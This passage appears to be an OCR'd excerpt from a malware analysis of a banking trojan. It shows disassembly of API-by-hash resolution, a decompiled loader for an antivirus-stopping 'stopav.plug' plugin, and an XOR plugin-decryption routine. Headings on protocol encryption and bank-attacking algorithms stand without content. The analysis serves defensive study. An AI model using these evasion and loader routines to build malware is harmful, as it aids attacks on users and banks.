
```
push    ebp
mov     ebp, esp
push    ecx
push    hash_kernel32_CloseHandle
push    1
push    0
call    GetFuncByHash
add     esp, 0Ch
mov     [ebp+var_4], eax
mov     eax, [ebp+arg_0]
push    eax
call    [ebp+var_4]
mov     esp, ebp
pop     ebp
retn
```

Plugin encryption algorithm

```
int __stdcall plug_manager(int a1)
{
  int result; // eax@2
  int isLoad; // [sp+0h] [bp-Ch]@3
  int isOpen; // [sp+4h] [bp-8h]@1
  int PLugineSize; // [sp+8h] [bp-4h]@1

  PLugineSize = 0;
  isOpen = get_plugin("stopav.plug", 0, &PLugineSize, 1);
  if ( isOpen )
  {
    isLoad = LoadPLugin(isOpen);
    if ( isLoad )
      CheckAndUnloadPlugin(isLoad);
    FreeMem(isOpen);
    result = 0;
  }
  else
  {
    result = 0;
  }
  return result;
}
```


```
unsigned int __cdecl decrypt_plug(char *key, char *buf, unsigned int size)
{
  int j; // [sp+0h] [bp-8h]@3
  unsigned int i; // [sp+4h] [bp-4h]@1

  for ( i = 0; i < size; ++i )
  {
    for ( j = 0; key[j]; ++j )
      buf[i] ^= j * i + key[j];
  }
  return i;
}
```


Communication protocol encryption algorithm




Banks attacking algorithms

